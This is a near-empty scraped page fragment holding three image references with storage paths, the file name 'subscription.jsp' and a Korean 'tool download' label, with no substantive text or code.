
subscription.jsp

도구 다운로드